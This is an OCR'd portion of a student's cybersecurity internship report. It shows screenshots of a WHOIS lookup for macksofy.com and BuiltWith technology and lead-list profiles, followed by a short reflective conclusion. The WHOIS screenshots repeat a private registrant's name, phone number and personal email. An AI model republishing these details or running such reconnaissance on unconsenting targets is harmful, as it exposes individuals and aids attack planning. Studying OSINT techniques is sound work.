Registrar Registration Expiration Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Kausar
Registrant Organization:
Registrant Street: Worli
Registrant City: Mumbai
Registrant State/Province: Other
Registrant Postal Code: 400018
Registrant Country: IN
Registrant Phone: +91.9022054993
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
View Screenshot History
Available TLDs
General TLDs
Country TLDs
The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)
Taken domain.
Available domain.
Deleted previously owned domain.
MacksOFy.com View Whois
MacksOFy.net Buy Domain
MacksOFy.org Buy Domain
MacksOFy.info Buy Domain
MacksOFy.biz Buy Domain
MacksOFy.us View Whois
Search
ENG
11:25 PM
3/10/2023



Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
whois.domaintools.com/macksofy.com
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai
Tech State/Province: Other
Tech Postal Code: 400018
Tech Country: IN
Tech Phone: +91.9022054993
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: dhwani.v123@gmail.com
Name Server: ns1.monsterbigapps.com
Name Server: ns2.monsterbigapps.com
DNSSEC: Unsigned
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1-415-349-0015
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
Sitemap
Blog
Terms
Privacy
Contact
California Privacy Notice
Do Not Sell My Personal Information
© 2023 DomainTools
Search
ENG
11:25 PM
3/10/2023


d) Builtwith



Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Hawkins NZ - BuiltWith Compan
builtwith.com/company/Hawkins-NZ
Log In - Signup for Free
Built With
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / example.com Technology Profile / Hawkins NZ
Hawkins NZ
Technology Profile
Detailed Technology Profile
Meta Profile
Relationship
Redirect
Recommendations
Company
Hawkins NZ Company Information
Best Domain
example.com
This is Hawkins NZ's top ranking domain based on traffic/page rank.
Global Footprint
1
Hawkins NZ has related connections in 1 country.
Web Technology Spend
$0 USD/year
Hawkins NZ has $0 of current detectable web technology spend per year.
Decreasing Spend
Hawkins NZ has decreased their detectable technology spend in the last 12 months.
Technology Consolidation
Hawkins NZ has decreased the amount of technologies in use in the last 12 months.
Listed Contacts
Addresses
No addresses found yet.
Telephones
No telephones found yet.
Other Names
We did not find any other names for Hawkins NZ.
People
We did not find any contacts at Hawkins NZ.
Associated Domains
We did not find any associated domains.
Socials
Facebook
Search
ENG
11:26 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
example.com Technology Profile
builtwith.com/example.com
Log In · Signup for Free
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / example.com Technology Profile
EXAMPLE.COM
Technology Profile
Detailed Technology Profile
Meta Profile
Relationship
Redirect
Recommendations
Company
Widgets
View Global Trends
Apple Whitelist
Apple Whitelist Usage Statistics · Download List of All Websites using Apple Whitelist
This website domain is on the Apple TLD whitelist which may potentially mean these domains will appear in autocomplete when looking up URLs on Apple products.
WebEx Panel
WebEx Panel Usage Statistics · Download List of All Websites using WebEx Panel
WebEx system.
CrUX Dataset
CrUX Dataset Usage Statistics · Download List of All Websites using CrUX Dataset
CrUX is a data collection system that gathers information about how real users interact with websites. This website is included in the user experiences data gathered from Google Chrome and thus considered sufficiently popular on the Internet.
CrUX Top 50m
CrUX Top 50m Usage Statistics · Download List of All Websites using CrUX Top 50m
Relative measure of site popularity within the CrUX dataset, measured by the total number of navigations on the origin. This site is in the top 50 million.
CrUX Top 500k
Profile Details
Change Layout
Last technology detected on 10th March 2023. We know of 14 technologies on this page and 9 technologies removed from example.com since 3rd January 2011. Link to this page.
BuiltWith Top Site Rank
example.com is ranked 195,376th in our top sites list. View BuiltWith Top Site Rank.
Get a notification when example.com adds new technologies.
Create Notification
Recent Lookups
Search
ENG
11:27 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Apple Whitelist Usage Statistics
trends.builtwith.com/widgets/Apple-Whitelist
Log In · Signup for Free
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / Trends / Widgets / Apple Whitelist Usage Statistics
Apple Whitelist Usage Statistics
Top 10k
Top 100k
Top 1m
All Internet
112500
100000
87500
75000
62500
50000
37500
25000
12500
0
2022/04
2022/07
2022/09
2022/10
2022/11
2022/12
Download Lead List
Get a list of 236,986 websites using Apple Whitelist which includes location information, hosting data, contact details, 236,986 currently live websites and an additional 2,743,260 domains that redirect to sites in this list. 0 sites that used this technology previously and 866 websites in India currently using Apple Whitelist.
Site Totals
Total Live 236,986
2,743,260 additional website redirects.
Indian Live Sites 866
Live and Historical 236,986
Top 1m 10.82% 108,157
Top 100k 30.19% 30,191
Top 10k 43.2% 4,320
Countries
United States 126,902
Search
ENG
11:27 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Websites using Apple Whitelist
trends.builtwith.com/websitelist/Apple-Whitelist
Log In · Signup for Free
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / Trends / Widgets / Apple Whitelist Usage Statistics / Apple Whitelist Website List
Websites using Apple Whitelist
Download a list of all 236,986 Current Apple Whitelist Customers
Download Full Lead List
Create a Free Account to see more results.
Website
Location
Sales Revenue
Tech Spend
Social
Employees
Traffic
iseecars.com
United States
$2000+
5,000+
10+
High
Contact Information
Company Name
iSeeCars.com
Find People on LinkedIn
Address
Woburn
01801 MA
United States
Telephone
Contacts
This website might not have a team page with publicly listed contacts.
View Detailed Profile
Social Links
twitter.com/iseecars
facebook.com/iseecars
linkedin.com/company/iseecars-com
pinterest.com/iseecars
instagram.com/iseecars
Emails
team@iseecars.com
privacy@iseecars.com
Website Information
Vertical
Automotive And Vehicles
Search
ENG
11:27 PM
3/10/2023
Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Websites using Apple Whitelist
trends.builtwith.com/websitelist/Apple-Whitelist
Emails
team@iseecars.com
privacy@iseecars.com
Website Information
Vertical
Automotive And Vehicles
SKU Product Count
-
Brand Followers
10,000+
Sitemap URLs
-
Referring IPs
6,685
Referring Subnets
4,341
Estimated Employees
10+
Google Dimensions
-
Google Metrics
-
Google Goals
-
GTM Tags
9
Traffic Ranking
Page Rank
29,706
A lower page rank means more inbound links to this domain.
BuiltWith
361,667
A lower BuiltWith rank means a higher long term web technology spending domain.
Tranco
2,519
Majestic
15,589
Majestic .COM
8,325
A lower ranking means more inbound traffic.
This website does not provide information that indicates it is within the EU.
smartsheet.com
United States
$10000+
10,000+
1,000+
Very High
splendidtable.org
United States
$500+
10,000+
High
secsports.com
United States
$2000+
Medium
vagaro.com
United States
$5000+
Very High
sky.com
United Kingdom
$10000+
3,000,000+
100+
Very High
Search
ENG
11:27 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Websites using Apple Whitelist
trends.builtwith.com/websitelist/Apple-Whitelist
redrobin.com United States $5000+ 100,000+ 10,000+ High
lexus.com United States $10000+ 500,000+ 1,000+ Very High
Contact Information
Company Name
Address Torrance 90509 CA United States
Telephones +1-800-725-7822 Toll +1-866-877-4966 Toll +1-800-874-7050 Toll +1-844-271-2622 Toll +1-310-468-7814 California +1-800-331-4331 Toll +1-800-874-8822 Toll +1-866-707-2466 Toll
Contacts
Name Level
Compliance President
Compliance President
Compliance President
View Detailed Profile
Social Links
twitter.com/lexus
facebook.com/lexus
instagram.com/lexususa
pinterest.com/lexususa
Website Information
Vertical Automotive And Vehicles
SKU Product Count -
Sitemap URLs 742
Brand Followers 750,000+
Referring IPs 7,717
Compliant Emails
No emails found.
Search
ENG
11:28 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Websites using Apple Whitelist
trends.builtwith.com/websitelist/Apple-Whitelist
Name Level
Compliance President
Compliance President
Compliance President
Social Links
twitter.com/lexus
facebook.com/lexus
instagram.com/lexususa
pinterest.com/lexususa
Website Information
Vertical Automotive And Vehicles
SKU Product Count -
Sitemap URLs 742
Referring Subnets 5,133
Brand Followers 750,000+
Referring IPs 7,717
Estimated Employees 1,000+
Google Dimensions -
Google Goals -
Google Metrics -
GTM Tags 22
Compliant Emails
No emails found.
Traffic Ranking
Page Rank 8,889
A lower page rank means more inbound links to this domain.
BuiltWith 15,998
A lower BuiltWith rank means a higher long term web technology spending domain.
Tranco 2,639
Majestic 11,987
Majestic .COM 6,348
A lower ranking means more inbound traffic.
Search
ENG
11:28 PM
3/10/2023

Conclusions:

In conclusion, my cybersecurity internship has been an invaluable experience that has allowed me to apply the theoretical knowledge I have learned in my studies to real-world scenarios. During my internship, I had the opportunity to work on several projects that helped me understand the importance of cybersecurity in today's digital age.

I gained a deep understanding of various cybersecurity tools and techniques, including vulnerability assessments, penetration testing, and incident response. I also developed essential skills such as critical thinking, problem-solving, and communication, which are crucial in the field of cybersecurity.

Overall, my internship has given me a comprehensive understanding of the challenges and opportunities in the cybersecurity industry. It has also provided me with a solid foundation for pursuing a career in this field. I am grateful for this experience and look forward to applying the knowledge and skills I have gained to future endeavors.